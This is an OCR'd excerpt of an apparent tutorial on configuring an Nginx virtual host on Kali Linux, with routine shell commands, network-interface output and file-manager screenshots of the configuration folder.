
#To set up a virtual host, we need to create a file in /etc/nginx/sites-enabled/ directory.


cd /etc/nginx/sites-enabled
sudo rm default


#check ewubdserver file
sudo gedit ewubdserver


#To make our site work, simply restart the Nginx service.


sudo service nginx restart
sudo service nginx status


rifat@kali: ~
File Actions Edit View Help
┌──(rifat㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:77:ce:ea brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:89:76:e9 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.5/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
valid_lft 561sec preferred_lft 561sec
inet6 fe80::a00:27ff:fe89:76e9/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(rifat㉿kali)-[~]
└─$



rifat@kali: ~
File Actions Edit View Help
┌──(rifat㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:77:ce:ea brd ff:ff:ff:ff:ff:ff
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
valid_lft 86349sec preferred_lft 86349sec
inet6 fe80::a00:27ff:fe77:ceea/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:89:76:e9 brd ff:ff:ff:ff:ff:ff
┌──(rifat㉿kali)-[~]
└─$



rifat - Thunar
File Edit View Go Bookmarks Help
rifat
Downloads
ca
Undo performed
Create Folder operation was undone
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
8 folders | Free space: 13.9 GiB



Nginx-Webserver-Config - Thunar
File Edit View Go Bookmarks Help
rifat
Nginx-Webserver-Config
Demo Website
ewubdserver
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Demo Website
ewubdserver
Nginx Installation on Kali Linux.txt
1 folder | 2 files: 1.3 KiB (1321 bytes) | Free space: 13.8 GiB

